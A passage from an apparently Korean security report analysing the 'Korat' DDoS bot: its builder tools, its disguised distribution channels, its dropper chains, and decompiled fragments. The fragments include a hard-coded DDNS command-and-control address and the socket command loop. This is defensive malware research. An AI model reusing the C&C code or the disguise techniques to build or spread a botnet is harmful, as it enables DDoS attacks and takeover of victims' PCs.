도스(DoS) 공격을 수행할 수 있다. 본 문서에서는 해당 악성 파일을 원격 제어(Remote Access)가 가능한 악성코드란 뜻으로 코렛(Korat)이라 명명하였다.

코렛 악성코드는 제작과 유포 과정에서 두드러지는 특징이 있다. 디도스 공격을 하기 위해 최대한 많은 수의 봇을 확보할 목적으로, 사용자가 일반적으로 많이 다운받거나 사용하는 파일로 위장하여 각종 국내 웹 하드 자료실이나 개인 블로그 등을 통해 유포된다. 대표적으로 주요 소프트웨어 프로그램, 불법 무설치 게임 프로그램, 성인용 음란 동영상 및 게임, 각종 매크로 프로그램 등이 있다. 다양한 경로를 통해 유포되는 악성 파일은 대부분 공격자가 사용하는 디도스 공격 툴 내의 빌더 기능을 통해 제작된다. 따라서 전문적인 파일 제작 기술이 없이도 툴을 통해 쉽게 파일 및 변종을 만들 수 있다. 공격 툴 또한 그 종류가 다양하며 온라인상에서 무료로 구할 수도 있고 종류에 따라 유료로 불법 거래되기도 한다. 이 때문에 특정인 또는 그룹이 아닌, 불특정 다수의 사람이 대량으로 변종을 제작할 수 있다.

코렛 악성코드는 공격자가 제작 당시에 사용한 빌더와 유포 형태에 따라 그 외형 및 기능을 달리한다. 감염된 PC 내의 코렛 악성 파일(서버)은 공통적으로 공격자(클라이언트)의 요청에 따라 동작하기 위해 고정된 공격자의 IP 또는 DDNS(Dynamic DNS)로 연결을 시도한다. 연결된 이후에 공격자는 감염 PC의 시스템 정보 확인, 원격 프로세스 제어, 파일 접근, 네트워크 접속 등 원격 제어 백도어 기능을 수행할 수 있다. 그리고 본 목적인 디도스 공격을 하기 위해 공격 대상 사이트 주소를 악성 파일에 전송하고 악성 파일은 해당 주소로 다수의 스레드를 생성 후 네트워크 요청을 보내 공격 대상 사이트에 부하를 주게 된다. 감염된 PC의 수가 많을수록 네트워크 부하가 많고 이로 인해 공격 대상 사이트 서버는 임시 다운이 될 수 있다.

2) DDoS 공격 구성

디도스(DDoS, Distributed Denial of Service, 분산 서비스 거부) 공격은 동시 다발적으로 특정 사이트나 시스템을 대상으로 대량의 패킷을 발생시켜 네트워크 성능 저하나 시스템 마비를 가져오게 하는 네트워크 기반 공격이다. 최종 공격 대상 시스템의 네트워크 트래픽을 차지함으로써 정상적인 서비스 제공을 불가능하게 한다.



[그림 3-1] 디도스 공격 구성도

공격자는 위 [그림 3-1]에서 'Victim'으로 표시한 최종 공격 대상 시스템에 디도스 공격을 하기 위해 다수의 사용자를 봇(Bot)으로 감염시키고 이를 봇넷(Botnet)으로 구성한다. 봇 PC는 악성코드에 감염된 상태로 공격자와 통신한다. 공격자는 여러 대의 봇을 원격 제어하게 되며 감염된 봇과 공격자는 각각 서버와 클라이언트로 동작한다. 봇 PC 내에는 악성 서버파일 프로세스가 지속적으로 실행되며 공격자, 즉 클라이언트의 요청(명령)에 따라 기능한다. 따라서 최종 디도스 공격 대상 시스템을 다운시키기 위해서는 최대한 많은 수의 PC를 봇으로 감염시키는 사전 작업이 필요하다.

본 문서에서는 감염된 봇 PC에서 발견되는 악성코드인 '코렛' 파일에 초점을 맞춰 해당 파일이 어떻게 만들어지고 유포되는지, 그리고 클라이언트의 명령에 따라 어떻게 동작하는지 PE 파일 외형 유형별로 분석한다.

3) 악성코드 제작과 유포

가. 악성코드 제작


ㄱ) 디도스 공격 및 제작 툴

코렛 악성코드는 디도스 공격을 목적으로 만들어진 해킹 툴을 이용하여 제작된다. 해킹 툴은 개인 블로그나 웹하드 자료실, 1:1 채팅 등을 통해 유포 및 거래된다. 이중 일부 해킹 툴은 온라인에서 찾아서 다운받을 수 있으나 대부분은 유료로 거래된다. 해킹 툴은 그 종류가 매우 다양하지만 공통적으로 원격 제어를 하기 위한 서버 파일을 제작(빌드)하고 해당 파일에 감염된 PC를 제어하는 클라이언트 프로그램으로써의 기능을 포함한다. 공격 툴과 버전에 따라 만들어지는 악성 파일의 PE 외형이 다르며 패킹 등의 옵션을 제공하기도 한다.

디도스 공격 및 제작 툴	
주 목적	- 악성 서버 파일 제작 - 클라이언트 프로그램으로써 서버 파일에 감염된 PC 원격 제어
종류	- 블랙디도스 - 풍운디도스 - PCRat - 한우툴 - 은우디도스 - 민호디도스 외 다수

[표 3-1] 디도스 공격을 위한 악성코드 제작용 해킹 툴의 목적과 종류

아래는 디도스 공격 및 제작 해킹 툴의 사용자 화면이다. 일부 툴의 경우 한글 버전을 제공하는 것도 있으며 프로그래밍, 네트워크에 대한 전문적 지식이 없더라도 툴 조작을 통해 파일을 쉽게 생성할 수 있다. 이 과정에서 파일마다 고정적인 IP 또는 DDNS 주소를 입력하는 과정이 필요하며, 등록될 서비스 이름 등을 지정할 수 있다. 이를 통해 실제로 제작된 파일 중 일부는 분석한 악성코드와 동일한 유형인 것으로 확인되었다.



[그림 3-2] 디도스 공격 및 제작 해킹 툴 사용자 화면

해킹 툴은 다음과 같이 온라인 자료실이나 개인 블로그, 1:1 채팅을 통해 다운로드 받을 수 있거나 판매된다. 이렇게 판매 되는 해킹 툴은 기능에 따라 가격대가 다양하며 대부분은 대리 공격 등 불법적인 해킹도 함께 거래된다.


[그림 3-3] 해킹 툴 다운로드, 판매 관련 글

나. 악성코드 유포

공격자는 해킹 툴을 이용하여 악성 파일을 제작하고 최대한 많은 수의 봇을 생성하기 위해 여러 가지 유포 방식을 이용한다. 또한 공격자는 소수의 특징적인 인원이 아닌 해킹 툴을 이용하는 불특정 다수이기 때문에 제작된 악성코드의 종류와 유포 방식이 제각각이나, 대부분 사용자가 필요에 의해 찾거나 사용자의 호기심을 자극할 수 있는 파일로 위장하여 자발적으로 다운 및 파일 실행을 유도한다는 공통점이 있다.


ㄱ) 정상 프로그램 위장

유명 소프트웨어나 시스템 관리 프로그램 등 정상 프로그램을 위장한 형태로, 악성 파일의 아이콘이나 버전 정보를 포함한 외형을 정상 파일과 유사하게 제작한다. 실행 시 정상 파일과 함께 악성 파일을 드롭한 후 백그라운드로 실행되게 한다. 실행된 악성 파일은 추가 악성 파일을 네트워크 접속을 통해 다운로드 받게할 수 있다.

파일 명	setup.exe
파일 외형	Nullsoft Install System
파일 아이콘	

[표 3-2] 한글과컴퓨터 한글 설치 프로그램으로 위장한 형태

위의 예는 한글과컴퓨터의 한글 소프트웨어를 위장한 파일로서, Nullsoft 인스톨러 설치 형태로 유포된다. 파일 내부에는 정상적인 한글2010 설치 파일과 악성 파일인 svchost.exe 파일이 함께 존재한다. 실행 시 아래와 같은 순서로 악성 파일이 드롭 및 다운되어 실행된다. 생성된 svchost.exe 파일은 123123.exe 파일을 시스템에 추가로 생성한다. 이후 123123.exe는 외부 URL 접속을 통해 최종 코렛 악성 파일 visualbasic.exe 파일을 다운받고 실행한다.




[그림 3-4] 파일 구조 및 실행 순서

ㄴ) 불법 무설치 게임

스타크래프트 브루드워, 워크래프트 프로즌쓰론 등의 인기 유료 게임은 토렌트 또는 개인 블로그 등에서 불법적으로 무설치 파일, 일명 립버전이 공유되고 있다. 공격자는 제작한 악성 파일을 게임 패지키 내에 포함하거나 실행 시 외부 URL 접속을 통해 파일을 다운 받는 방식으로 유포한다.

파일 명	Broodwar.exe
파일 외형	The Enigma Protector
파일 아이콘	 Broodwar.exe 2017-03-27 오후 8:42 713KB

[표 3-3] 스타크래프트 브루드 워로 위장한 형태




[그림 3-5] 파일 구조 및 실행 순서

브루드워 게임 이름으로 유포된 파일은 Enigma Protector 형태로 실행 시 외부 URL로 접속하여 시스템에 악성 파일인 dfile18365716.exe를 다운로드 받는다. 다운된 파일은 Nullsoft 인스톨러로, 내부에 Server.exe 이름의 악성 파일을 포함하고 있다.

아래는 마인크래프트 게임으로 유포된 파일이다. 실행 시 svchost.exe 이름의 파일을 시스템에 생성한다. 생성된 파일은 다운로더 기능을 하며 외부 URL로부터 악성 코렛 파일을 다운받아 실행한다. 앞서 브루드워 게임은 최초 유포 파일을 다운로드한 뒤 최종 코렛 파일이 드롭되는 형태였다면, 마인크래프트를 이용한 유포 파일은 먼저 파일을 드롭한 후에 코렛 파일을 다운로드 하는 순서의 차이가 있다.

파일 명	MineCraft.exe
파일 외형	Autoit v3.3.0.0
파일 아이콘	


[표 3-4] 마인크래프트로 위장한 형태



[그림 3-6] 파일 구조 및 실행 순서


ㄷ) 성인용 음란 동영상/게임

성인용 음란 동영상 또는 게임 파일 형태로, 대부분 토렌트나 성인용 웹하드 등에서 악성 파일이 유포된다. 파일 확장자가 *.avi.exe, *.mp4.exe처럼 동영상 파일로 위장하고 있고 파일 아이콘 역시 동영상 파일로 보이게 제작한다. 성인용 음란 게임은 사용자가 의도한 게임 내에 악성 파일이 함께 압축되어 있어 실행 시 악성 파일이 드롭된다.


파일 명	Main.exe
파일 외형	Nullsoft Install System
파일 아이콘	

[표 3-5] 성인용 음란 플래시 게임으로 위장한 형태(1)

유포 파일 Main.exe는 Nullsoft 인스톨러 형태로 실행 시 파일 내에 포함되어 있는 코렛 악성 파일인 Game.exe 파일을 시스템에 드롭 후 실행한다. 이와 동시에 정상적인 게임 플래시 프로그램인 Main.exe을 실행시켜서 사용자가 악성코드 실행 여부를 정확히 알지 못하게 한다.



[그림 3-7] 파일 구조


파일 명	Main.exe
파일 외형	Microsoft Visual C++
파일 아이콘	

[표 3-6] 성인용 음란 플래시 게임으로 위장한 형태(2)

또 다른 Main.exe는 위에서 설명한 성인용 음란 플래시 게임(1)과 동일한 음란 게임을 이용하여 만들어진 파일이지만 제작 방식이 다르다. 이 파일은 Nullsoft 인스톨러가 아닌 Microsoft Visual C++로 제작되어 내부의 두 개의 파일 바이너리를 인코딩하고 있고 AutoIt 스크립트를 통해 생성된 후 시스템에 드롭된다. 생성된 파일에서의 게임 파일은 동일하나, 악성 서버 파일은 gy.exe로 다른 파일이며 외형이 커스텀 팩 된 악성 파일이다.

ㄹ) 저작권 미디어 파일

음원을 포함한 저작권이 있는 파일이 네이버 블로그 등을 통해 불법적으로 공유되고 있는 것을 이용한 유포 방식이다. 공격자(제작자)가 블로그를 운영하며 게시글에 악성코드를 첨부하여 꾸준히 파일을 유포한다. 이 또한 사용자가 파일을 자발적으로 다운로드하기 때문에 이 유형으로 유포된 악성코드의 감염 수가 많은 편이다.

파일 명	005.+볼빨간사춘기-01-우주를+줄게.exe
파일 외형	Nullsoft Install System
파일 아이콘	

[표 3-7] 네이버 블로그에 첨부되는 MP3 음악 파일로 위장한 형태

MP3 음악 파일은 Nullsoft 인스톨러 설치 형태로 유포된다. 파일 내부에는 아래와 같이 실제 음원 압축 파일과 악성 파일인 setting.exe 파일이 함께 존재한다.

[그림 3-8] 파일 내부 구조


ㅁ) 매크로 프로그램 등

매크로 프로그램이나 로또 추첨 프로그램, 불법 정품 인증 크랙 프로그램 등의 파일 내에 악성코드가 포함된 형태이다. 이러한 종류의 간단한 프로그램들은 대부분 사용자가 온라인 자료실 등에서 직접 파일을 찾아 다운받고, 해당 파일에 대한 인증서 등 정상 여부 검증을 위한 정보가 부족하기 때문에 악성코드 유포 수단으로 이용된다. 유포 파일 내의 악성 파일 혹은 드로퍼 형태를 통해 코렛 악성 파일을 시스템에 생성 및 실행한다.

파일 명	키보드매크로.exe
파일 외형	Nullsoft Install System
파일 아이콘	키보드매크로.exe 2017-03-28 오전 11:37 1.18MB

[표 3-8] 키보드 매크로 프로그램으로 위장한 형태

키보드매크로 악성 파일은 Nullsoft 인스톨러 형태로 내부에 악성 파일 Patch.exe을 드롭하고 실행한다. Patch.exe는 AutoIt 스크립트로 제작된 파일로 두 개의 추가 파일을 드롭하는데, 이는 모두 도스 관련 악성 기능을 하는 악성 파일이다. server.exe 파일은 공격자의 원격 요청에 따라 디도스 공격을 수행할 수 있는 코렛 악성 파일이고, 3.exe 는 해당 파일이 직접 공격 대상에게 네트워크 패킷을 다수 생성하여 공격할 수 있는 파일이다. 또한 Server.exe 파일은 실행 과정 중 SynDrives.sys 악성 루트킷 드라이버 파일을 시스템에 드롭하는 별도의 기능이 있다. 즉, 디도스 목적의 코렛 악성코드 유포와 함께 추가적으로 다른 악성코드가 시스템에 설치되는 유형도 존재한다.



[그림 3-9] 파일 내부 구조

4) 악성코드 분석

가. 파일 외형

ㄱ) 유포 파일

아래 목록은 위 악성코드 제작과 유포에서 확인한 봇 PC 내의 코렛 악성코드와, 해당 파일 유포에 사용된 드로퍼 및 다운로더 파일 목록이다. 악성 파일은 공격자가 제작에 사용하는 해킹 툴의 종류와 제작 시 포함한 옵션 기능에 따라 그 외형과 형태가 다양하다. 대부분의 파일은 커스텀 팩 되어 있거나 프로텍터 및 컨퓨저(Confuser) 등을 이용하여 압축 또는 난독화된 형태로 제작되었다. 따라서 공통적인 파일 외형 특징보다는 악성코드 제작 목적과 기능상의 주요 공통점으로 파일을 분류할 수 있다.

번호	종류	파일 명	파일 외형
1	드로퍼	setup.exe	Nullsoft Install System
2	드로퍼	svchost.exe	Unknown
3	다운로더	123123.exe	.NET Confuser v1.9.0.0
4	코렛	visualbasic.exe	.NET Confuser v1.9.0.0
5	드로퍼	OneKeyGhost.exe	Nullsoft Install System
6	드로퍼	Broodwar.exe	The Enigma Protector
7	다운로더	dfile18365716.exe	Nullsoft Install System
8	코렛	Server.exe	Microsoft Visual C++
9	드로퍼	MineCraft.exe	Autoit v3.3
10	다운로더	svchost.exe	The Enigma Protector
11	코렛	imoewi.exe	Unknown
12	드로퍼	Main.exe	Nullsoft Install System
13	코렛	Game.exe	.NETZ Executables Compressor
14	드로퍼	Main.exe	Microsoft Visual C++
15	코렛	gy.exe	Unknown
16	드로퍼	005.+볼빨간사춘기-01-우주를+줄게.exe	Nullsoft Install System
17	코렛	setting.exe	Unknown
18	드로퍼	009+아이오아이+(i.o.i)+-+소나기.exe	Nullsoft Install System
19	드로퍼	setting.exe	Nullsoft Install System
20	코렛	server.exe	Unknown
21	드로퍼	키보드매크로.exe	Nullsoft Install System
22	드로퍼	Patch.exe	Autoit v3.3
23	코렛	Server.exe	Unknown
24	트로잔	3.exe	Microsoft Visual C++
25	트로잔	SynDrives.sys	System Driver File

[표 3-9] 유포에 사용된 드로퍼 및 다운로더 파일 목록

ㄴ) 디도스 툴로 직접 제작한 파일과 코드 유사성

아래 목록은 위에서 설명한 디도스 공격 및 제작 툴을 통해 직접 제작한 코렛 악성 파일이다. 실제로 유포되는 파일과는 외형과 파일 크기 상으로는 차이가 있으며 이는 파일 유포 시 패킹 과정을 거치거나 다른 공격 툴을 통해 제작했기 때문일 수 있다.


번호	제작 시 사용한 공격 툴	파일 외형
26	블랙디도스	Microsoft Visual C++
27	풍운디도스	Microsoft Visual C++
28	PCRat	Unknown
29	민호디도스	Microsoft Visual C++

[표 3-10] 디도스 공격 및 제작 툴을 통해 직접 제작된 코렛 악성 파일 목록

유사 코드 (1) : 프로세서 정보 접근

15번 gy.exe 파일(Unknown)과 민호디도스 툴로 제작한 파일의 코드를 보았을 때 레지스트리를 통해 하드웨어 키에 접근하여 프로세서 정보에 접근하는 코드가 유사하다. 키 오픈에 실패했을 때 mbscpy 함수를 이용하여 “Find CPU Error” 문자열을 카피하고, 성공했을 경우에는 Hz 정보를 획득하여 이를 프로세서 개수 정보과 함께 %d*%u%s 형태로 sprint에 출력한다.

[그림 3-10] gy.exe 파일의 프로세서 접근 코드



[그림 3-11] 민호디도스로 제작한 파일의 프로세서 접근 코드

유사 코드 (2) : 운영체제 정보 접근

8번 Server.exe 파일(Microsoft Visual C++)과 블랙디도스로 툴로 제작한 파일의 코드를 보았을 때 특정 함수 내에서 조건을 확인하여 운영체제 정보를 확인하는 코드가 동일하다.

```
  var_OSType = aWindowsVista;
}
else if ( sub_405780((char *)&Data,
{
  dword_40D480 = 1;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindows2008;
}
else if ( sub_405780((char *)&Data,
{
  dword_40D480 = 0;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindows7;
}
else
{
  dword_40D480 = 1;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindowsNt;
}
strcpy(v1, var_OSType);
String1 = 0;
memset(&v15, 0, 0x100u);
```

```
{
  dword_40D480 = 0;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindowsVista;
}
else if ( sub_405780((char *)&Data, a2008) )
{
  dword_40D480 = 1;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindows2008;
}
else if ( sub_405780((char *)&Data, a7) )
{
  dword_40D480 = 0;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindows7;
}
else
{
  dword_40D480 = 1;
  v1 = (char *)(lpLCData + 96);
  var_OSType = aWindowsNt;
}
strcpy(v1, var_OSType);
String1 = 0;
memset(&v15, 0, 0x100u);
```

[그림 3-12] Server.exe 파일(좌)과 블랙디도스로 제작한 파일(우)의 운영체제 정보 접근 코드 비교

이 외에 공격자의 명령에 따라 동작하기 위한 핵심 스레드의 조건 분기문 구조 또한 유포된 파일과 공격 툴로 제작한 파일이 서로 유사하였다. 이 부분은 이후 주요 기능의 원격 제어 및 정보 유출 부분에서 추가로 언급한다.

나. 주요 기능

ㄱ) 공격자 IP/DDNS 접속

DDNS 이용

악성코드는 디도스 공격 툴을 이용하는 공격자의 요청에 따라 동작하기 위해 공격자의 PC에 해당하는 고정된 C&C 주소로 접속을 시도한다. C&C는 IP 또는 DDNS(Dynamic DNS)로 되어 있으며, 대다수 악성코드는 이 중 DDNS 주소를 이용하는 것으로 확인되었다. 별도의 유료 고정 IP를 신청한 것이 아니라 일반적인 인터넷 사업자에게 인터넷 회선을 제공받아 공유기 등을 이용하는 경우 IP가 유동적으로 변하게 되는데, DDNS를 이용하면 도메인 주소를 통해 외부에서 변경된 IP 주소로 접속할 수 있다. 또한 일반적인 가정용 공유기는 기본적으로 DDNS 기능을 제공하기 때문에 간단한 설정으로 외부에서 특정 PC로 접속할 수 있다.

```
if ( strstr("dlaghdrms1123.ddns.net:8080", ":") )
{
  v0 = strcspn("dlaghdrms1123.ddns.net:8080", ":");
  strncpy(&cp, "dlaghdrms1123.ddns.net:8080", v0);
  strcpy(&v5, (const char *)(strcspn("dlaghdrms1123.ddns.net:8080", ":") + 4248021));
}
```

[그림 3-13] DDNS를 통한 C&C 접속 예

네트워크 통신 부분

아래는 브루드워 게임으로 유포된 Server.exe 파일이 서비스로 시작된 이후, 첫 번째 스레드 생성 후에 가장 먼저 실행하는 부분으로서, 특정 DDNS 도메인으로 소켓 통신을 시도한다. 현재는 해당 DDNS 주소가 유효하지 않아 정상적으로 connect되지 않고 있다. 최초 connect를 통해 정상적으로 소켓 디스크립터 정보가 생성되면, 이후 반복적으로 데이터를 수신한다. 이 때 받아오는 값을 케이스 문으로 확인하여, 값에 따라 원격 제어 정보 유출과 디도스 공격 코드를 실행한다.

```
if ( send(socket_descriptor_v2, buf, 1028, 0) != -1 )
{
  while ( 1 )
  {
    readfds.fd_array[0] = socket_descriptor_v2;
    readfds.fd_count = 1;
    v1 = select(socket_descriptor_v2 + 1, &readfds, 0, 0, 0);
    if ( v1 == -1 )
      break;
    if ( v1 && __WSAFDIsSet(socket_descriptor_v2, &readfds) )
    {
      v2 = recv(socket_descriptor_v2, CommandNumber, 1028, 0);
      if ( !v2 || v2 == -1 )
      {
        closesocket(socket_descriptor_v2);
        break;
      }
      qmemcpy(&v59, CommandNumber, 0x404u);
      switch ( *(_DWORD *)CommandNumber )   // Command 수신
      {
        case 2:
          qmemcpy(&Filename, &v63, 0x90u);
          CreateThread_401060(&Filename);
          break;
```

[그림 3-14] 소켓 통신 시도 후의 동작 제어 코드

ㄴ) 원격 제어 기능


공격자와 연결된 이후에 악성코드 감염 PC의 시스템 정보 확인, 원격 프로세스 제어, 파일 접근, 네트워크 접속 등 원격 제어 백도어 기능을 수행할 수 있다. 악성코드는 Windows 서비스로 등록되어 실행되는데, 실행되는 메인 스레드 내에서 백도어 기능의 핵심적인 스레드 혹은 함수가 호출된다. 해당 스레드 또는 함수는 공통으로 소켓 통신 이후 수신한 데이터를 바탕으로 케이스 분기에 따른 기능을 실행하며, 무한 루프를 통해 반복적으로 공격자의 명령을 수신 및 실행할 수 있다. 특징적으로 일부 파일의 경우 과거 니톨(Nitol) 디도스 샘플과 코드 구조와 기능이 유사한 점도 발견되었다.

운영체제 (종류, 서비스팩)	GetVersion 함수
프로세서 (MHz, 코어 수)	HKLM | HARDWARE | DESCRIPTION | System | CentralProcessor | 0 레지스트리
램 (메모리)	GlobalMemoryStatus 함수
네트워크 (비트레이트)	GetIfTable 함수를 이용하여 MIB-II 인터페이스 테이블을 참조


[표 3-11] 니톨(Nitol) 디도스 샘플과의 코드 구조 및 기능 유사성

명령에 따른 기능 구현

악성코드가 윈도우 서비스로 동작했을 때, 실행되는 메인 스레드 내에서 백도어 기능의 핵심적인 스레드 혹은 함수가 호출된다. 해당 스레드 또는 함수는 공통적으로 소켓 통신 이후 recv한 데이터를 바탕으로 케이스 분기별 기능을 실행하며, 무한 루프를 통해 반복적으로 공격자의 명령을 수신할 수 있다. 아래는 명령에 따른 분기문 구조이다.



[그림 3-15] 마인크래프트로 유포된 파일의 분기구조



[그림 3-16] 풍운디도스 툴로 제작한 파일의 분기 구조

원격 제어 기능 및 니톨(Nitol) 파일과의 연관성

